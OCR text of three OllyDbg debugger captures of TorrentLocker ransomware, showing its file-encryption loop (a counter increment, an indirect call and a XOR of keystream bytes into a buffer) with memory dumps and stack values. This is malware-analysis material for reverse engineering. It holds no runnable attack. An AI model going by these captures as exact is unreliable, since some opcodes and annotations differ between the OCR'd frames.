
OllyDbg - TorrentLocker.exe - [CPU - thread 3, (00000C1C), module TorrentLocker]
File View Debug Trace Plugins Options Windows Help
L E M W T C R ... K B M H

```
00404BA0   3B46 10          CMP EAX,DWORD PTR DS:[ESI+10]
00404BA3 ⌄ 7C 0C            JL SHORT 00404BB1
00404BA5   FE4406 14        INC BYTE PTR DS:[EAX+ESI+14]
00404BA9 ⌄ 75 06            JNE SHORT 00404BB1
00404BAB   48               DEC EAX
00404BAC   3B46 10          CMP EAX,DWORD PTR DS:[ESI+10]
00404BAF ^ 7D F4            JGE SHORT 00404BA5
00404BB1   8B06             MOV EAX,DWORD PTR DS:[ESI]
00404BB3   8D8E 18010000    LEA ECX,[ESI+118]
00404BB9   51               PUSH ECX
00404BBA   8D0440           LEA EAX,[EAX*2+EAX]
00404BBD   8D96 94000000    LEA EDX,[ESI+94]
00404BC3   52               PUSH EDX
00404BC4   C1E0 05          SHL EAX,5
00404BC7   8B90 341F4600    MOV EDX,DWORD PTR DS:[EAX+461F34]     ASCII "`T@"
00404BCD   8D4E 14          LEA ECX,[ESI+14]
00404BD0   51               PUSH ECX
00404BD1   FFD2             CALL EDX
00404BD3   83C4 0C          ADD ESP,0C
00404BD6   85C0             TEST EAX,EAX
00404BD8 ⌄ 75 30            JNE SHORT 00404C0A
00404BDA   8946 08          MOV DWORD PTR DS:[ESI+8],EAX
00404BDD   8B46 08          MOV EAX,DWORD PTR DS:[ESI+8]
00404BE0   8A8C30 9400000   MOV CL,BYTE PTR DS:[ESI+EAX+94]
00404BE7   320C3B           XOR CL,BYTE PTR DS:[EDI+EBX]
00404BEA   B8 01000000      MOV EAX,1
00404BEF   880F             MOV BYTE PTR DS:[EDI],CL
00404BF1   0146 08          ADD DWORD PTR DS:[ESI+8],EAX
00404BF4   03F8             ADD EDI,EAX
00404BF6   2945 0C          SUB DWORD PTR SS:[EBP+0C],EAX
00404BF9 ^ 0F85 71FFFFFF    JNE 00404B70
EDX=TorrentLocker.00405460
```

```
Address   Hex dump                                         ASCII
00A6490C  AB 27 21 50 A1 D3 8D 37 FC C6 47 D4 89 39 57 4B  «'!P¡Ó■7üÆGÔ■9WK
00A6491C  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ■■■■■■■■■■■■■■■■
00A6492C  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ■■■■■■■■■■■■■■■■
00A6493C  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ■■■■■■■■■■■■■■■■
00A6494C  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ■■■■■■■■■■■■■■■■
00A6495C  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ■■■■■■■■■■■■■■■■
00A6496C  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ■■■■■■■■■■■■■■■■
00A6497C  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ■■■■■■■■■■■■■■■■
00A6498C  FA F7 9D 10 E0 67 8E 7B ED 0F C1 C6 40 69 47 2A  ú÷■■àg■{í■ÁÆ@iG*
00A6499C  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ■■■■■■■■■■■■■■■■
00A649AC  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ■■■■■■■■■■■■■■■■
00A649BC  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ■■■■■■■■■■■■■■■■
00A649CC  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ■■■■■■■■■■■■■■■■
00A649DC  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ■■■■■■■■■■■■■■■■
00A649EC  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ■■■■■■■■■■■■■■■■
00A649FC  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ■■■■■■■■■■■■■■■■
00A64A0C  00 00 00 00 23 59 A8 DB 04 16 5B 98 17 A5 05 A1  ■■■■#Y¨Û■■[■■¥■¡
00A64A1C  F7 6C F3 E4 5F AE 80 42 E0 92 0B 50 54 49 35 D3  ÷lóä_®■Bà'■PTI5Ó
00A64A2C  A0 B7 2A F6 61 B9 01 3F 65 AF 5A A7 72 0A 5F 06   ·*öa¹■?e¯Z§r■_■
00A64A3C  85 66 AC E2 C8 9D 11 DA 28 0F 1A 8A 7C 46 2F 59  ■f¬âÈ■■Ú(■■■|F/Y
00A64A4C  DC F1 05 AF 18 3F A0 56 7D 90 FA F1 0F 9A A5 F7  Üñ■¯■? V}■úñ■■¥÷
```

```
00C6FDCC  00A6490C
00C6FDD0  00A6498C  ■I
00C6FDD4  00A64A10  ■J
00C6FDD8  00000000  ■■
00C6FDDC  00A612C8  È■
00C6FDE0  00C6FDFC  üý
00C6FDE4  00414041  A@
00C6FDE8  00A612C8  È■
00C6FDEC  000003A0
00C6FDF0  00A612C8  È■
00C6FDF4  00C6FE28  (þ
00C6FDF8  000003B0  °■
00C6FDFC  00C6FE50  Pþ
00C6FE00  00403725  %7
00C6FE04  00A612C8  È■
00C6FE08  00A612C8  È■
00C6FE0C  000003B0  °■
00C6FE10  00A61260  `■
00C6FE14  00000000  ■■
00C6FE18  00A61260  `■
00C6FE1C  00000090  ■■
00C6FE20  00000000  ■■
00C6FE24  00A6FF88  ■ÿ
```

Breakpoint at TorrentLocker.00404BD1




OllyDbg - TorrentLocker.exe - [CPU - thread 3, (00000C1C), module TorrentLocker]
File View Debug Trace Plugins Options Windows Help
L E M W T C R ... K B M H

```
00404BA0   3B46 10          CMP EAX,DWORD PTR DS:[ESI+10]
00404BA3 ⌄ 7C 0C            JL SHORT 00404BB1
00404BA5   FE4406 14        INC BYTE PTR DS:[EAX+ESI+14]
00404BA9 ⌄ 75 06            JNE SHORT 00404BB1
00404BAB   48               DEC EAX
00404BAC   3B46 10          CMP EAX,DWORD PTR DS:[ESI+10]
00404BAF ^ 7D F4            JGE SHORT 00404BA5
00404BB1   8B06             MOV EAX,DWORD PTR DS:[ESI]
00404BB3   8D8E 18010000    LEA ECX,[ESI+118]
00404BB9   51               PUSH ECX
00404BBA   8D0440           LEA EAX,[EAX*2+EAX]
00404BBD   8D96 94000000    LEA EDX,[ESI+94]
00404BC3   52               PUSH EDX
00404BC4   C1E0 05          SHL EAX,5
00404BC7   8B90 341F4600    MOV EDX,DWORD PTR DS:[EAX+461F34]     ASCII "`T@"
00404BCD   8D4E 14          LEA ECX,[ESI+14]
00404BD0   51               PUSH ECX
00404BD1   FFD2             CALL EDX
00404BD3   83C4 0C          ADD ESP,0C
00404BD6   85C0             TEST EAX,EAX
00404BD8 ⌄ 75 30            JNE SHORT 00404C0A
00404BDA   8946 08          MOV DWORD PTR DS:[ESI+8],EAX
00404BDD   8B46 08          MOV EAX,DWORD PTR DS:[ESI+8]
00404BE0   8A8C30 9400000   MOV CL,BYTE PTR DS:[ESI+EAX+94]
00404BE7   320C3B           XOR CL,BYTE PTR DS:[EDI+EBX]
00404BEA   B8 01000000      MOV EAX,1
00404BEF   880F             MOV BYTE PTR DS:[EDI],CL
00404BF1   0146 08          ADD DWORD PTR DS:[ESI+8],EAX
00404BF4   03F8             ADD EDI,EAX
00404BF6   2945 0C          SUB DWORD PTR SS:[EBP+0C],EAX
00404BF9 ^ 0F85 71FFFFFF    JNE 00404B70
EDX=TorrentLocker.00405460
```

```
Address   Hex dump                                         ASCII
00A6490C  AB 27 21 50 A1 D3 8D 37 FC C6 47 D4 89 39 57 4C  «'!P¡Ó■7üÆGÔ■9WL
00A6491C  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ■■■■■■■■■■■■■■■■
00A6492C  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ■■■■■■■■■■■■■■■■
00A6493C  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ■■■■■■■■■■■■■■■■
00A6494C  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ■■■■■■■■■■■■■■■■
00A6495C  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ■■■■■■■■■■■■■■■■
00A6496C  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ■■■■■■■■■■■■■■■■
00A6497C  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ■■■■■■■■■■■■■■■■
00A6498C  CF 86 82 03 28 97 FF E5 7C 73 3C 30 C4 2F 71 2F  Ï■■■(■ÿå|s<0Ä/q/
00A6499C  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ■■■■■■■■■■■■■■■■
00A649AC  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ■■■■■■■■■■■■■■■■
00A649BC  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ■■■■■■■■■■■■■■■■
00A649CC  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ■■■■■■■■■■■■■■■■
00A649DC  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ■■■■■■■■■■■■■■■■
00A649EC  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ■■■■■■■■■■■■■■■■
00A649FC  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ■■■■■■■■■■■■■■■■
00A64A0C  00 00 00 00 23 59 A8 DB 04 16 5B 98 17 A5 05 A1  ■■■■#Y¨Û■■[■■¥■¡
00A64A1C  F7 6C F3 E4 5F AE 80 42 E0 92 0B 50 54 49 35 D3  ÷lóä_®■Bà'■PTI5Ó
00A64A2C  A0 B7 2A F6 61 B9 01 3F 65 AF 5A A7 72 0A 5F 06   ·*öa¹■?e¯Z§r■_■
00A64A3C  85 66 AC E2 C8 9D 11 DA 28 0F 1A 8A 7C 46 2F 59  ■f¬âÈ■■Ú(■■■|F/Y
00A64A4C  DC F1 05 AF 18 3F A0 56 7D 90 FA F1 0F 9A A5 F7  Üñ■¯■? V}■úñ■■¥÷
```

```
00C6FDCC  00A6490C  ■I¦■
00C6FDD0  00A6498C  ■I¦■
00C6FDD4  00A64A10  ■J¦■
00C6FDD8  00000000  ■■■■
00C6FDDC  00A612C8  È■¦■
00C6FDE0  00C6FDFC  üýÆ■
00C6FDE4  00414041  A@A■  RETURN from TorrentLocker.004
00C6FDE8  00A612C8  È■¦■
00C6FDEC  00000390  ■■■■
00C6FDF0  00A612C8  È■¦■
00C6FDF4  00C6FE28  (þÆ■
00C6FDF8  000003B0  °■■■
00C6FDFC  00C6FE50  PþÆ■
00C6FE00  00403725  %7@■  RETURN from TorrentLocker.004
00C6FE04  00A612C8  È■¦■
00C6FE08  00A612C8  È■¦■
00C6FE0C  000003B0  °■■■
00C6FE10  00A61260  `■¦■  UNICODE "C:\BIN\bginfo.bgi"
00C6FE14  00000000  ■■■■
00C6FE18  00A61260  `■¦■  UNICODE "C:\BIN\bginfo.bgi"
00C6FE1C  00000090  ■■■■
00C6FE20  00000000  ■■■■
00C6FE24  00A6FF88  ■ÿ¦■
```

Breakpoint at TorrentLocker.00404BD1




OllyDbg - TorrentLocker.exe - [CPU - thread 3. (00000C1C), module TorrentLocker]
File View Debug Trace Plugins Options Windows Help
C
L E M W T C R ... K B M H

```
00404BA0   3B46 10          CMP EAX,DWORD PTR DS:[ESI+10]
00404BA3 ⌄ 7C 0C            JL SHORT 00404BB1
00404BA5   FE4406 14        INC BYTE PTR DS:[EAX+ESI+14]
00404BA9 ⌄ 75 06            JNE SHORT 00404BB1
00404BAB   48               DEC EAX
00404BAC   3B46 10          CMP EAX,DWORD PTR DS:[ESI+10]
00404BAF ^ 7D F4            JGE SHORT 00404BA5
00404BB1   8B06             MOV EAX,DWORD PTR DS:[ESI]
00404BB3   8D8E 18010000    LEA ECX,[ESI+118]
00404BB9   51               PUSH ECX
00404BBA   8D0440           LEA EAX,[EAX*2+EAX]
00404BBD   8D96 94000000    LEA EDX,[ESI+94]
00404BC3   52               PUSH EDX
00404BC4   C1E0 05          SHL EAX,5
00404BC7   8B90 341F4600    MOV EDX,DWORD PTR DS:[EAX+461F34]     ASCII "`T@"
00404BCD   8D4E 14          LEA ECX,[ESI+14]
00404BD0   51               PUSH ECX
00404BD1   FFD2             CALL EDX
00404BD3   83C4 0C          ADD ESP,0C
00404BD6   85C0             TEST EAX,EAX
00404BD8 ⌄ 75 30            JNE SHORT 00404C0A
00404BDA   8946 08          MOV DWORD PTR DS:[ESI+8],EAX
00404BDD   8B46 08          MOV EAX,DWORD PTR DS:[ESI+8]
00404BE0   8A8C30 94000000  MOV CL,BYTE PTR DS:[ESI+EAX+94]
00404BE7   320C3B           XOR CL,BYTE PTR DS:[EDI+EBX]
00404BEA   B8 01000000      MOV EAX,1
00404BEF   880F             MOV BYTE PTR DS:[EDI],CL
00404BF1   0146 08          ADD DWORD PTR DS:[ESI+8],EAX
00404BF4   03F8             ADD EDI,EAX
00404BF6   2945 0C          SUB DWORD PTR SS:[EBP+0C],EAX
00404BF9 ^ 0F85 71FFFFFF    JNE 00404B70
EDX=TorrentLocker.00405460
```

```
Address   Hex dump                                          ASCII
0097069C  AB 27 21 50 A1 D3 8D 37 FC C6 47 D4 89 39 57 4B   «'!P¡Ó■7üÆGÔ■9WK
009706AC  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ■■■■■■■■■■■■■■■■
009706BC  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ■■■■■■■■■■■■■■■■
009706CC  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ■■■■■■■■■■■■■■■■
009706DC  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ■■■■■■■■■■■■■■■■
009706EC  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ■■■■■■■■■■■■■■■■
009706FC  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ■■■■■■■■■■■■■■■■
0097070C  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ■■■■■■■■■■■■■■■■
0097071C  FA F7 9D 10 E0 67 8E 7B ED 0F C1 C6 40 69 47 2A   ú÷■■àg■{í■ÁÆ@iG*
0097072C  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ■■■■■■■■■■■■■■■■
0097073C  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ■■■■■■■■■■■■■■■■
0097074C  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ■■■■■■■■■■■■■■■■
0097075C  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ■■■■■■■■■■■■■■■■
0097076C  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ■■■■■■■■■■■■■■■■
0097077C  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ■■■■■■■■■■■■■■■■
0097078C  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ■■■■■■■■■■■■■■■■
0097079C  00 00 00 00 23 59 A8 DB 04 16 5B 98 17 A5 05 A1   ■■■■#Y¨Û■■[■■¥■¡
009707AC  F7 6C F3 E4 5F AE 80 42 E0 92 0B 50 54 49 35 D3   ÷lóä_®■Bà'■PTI5Ó
009707BC  A0 B7 2A F6 61 B9 01 3F 65 AF 5A A7 72 0A 5F 06    ·*öa¹■?e¯Z§r■_■
009707CC  85 66 AC E2 C8 9D 11 DA 28 0F 1A 8A 7C 46 2F 59   ■f¬âÈ■■Ú(■■■|F/Y
009707DC  DC F1 05 AF 18 3F A0 56 7D 90 FA F1 0F 9A A5 F7   Üñ■¯■? V}■úñ■■¥÷
```

```
00C6FDCC  0097069C
00C6FDD0  0097071C
00C6FDD4  009707A0
00C6FDD8  00000000
00C6FDDC  00A61680
00C6FDE0  00C6FDFC
00C6FDE4  00414041
00C6FDE8  00A61680
00C6FDEC  00000080
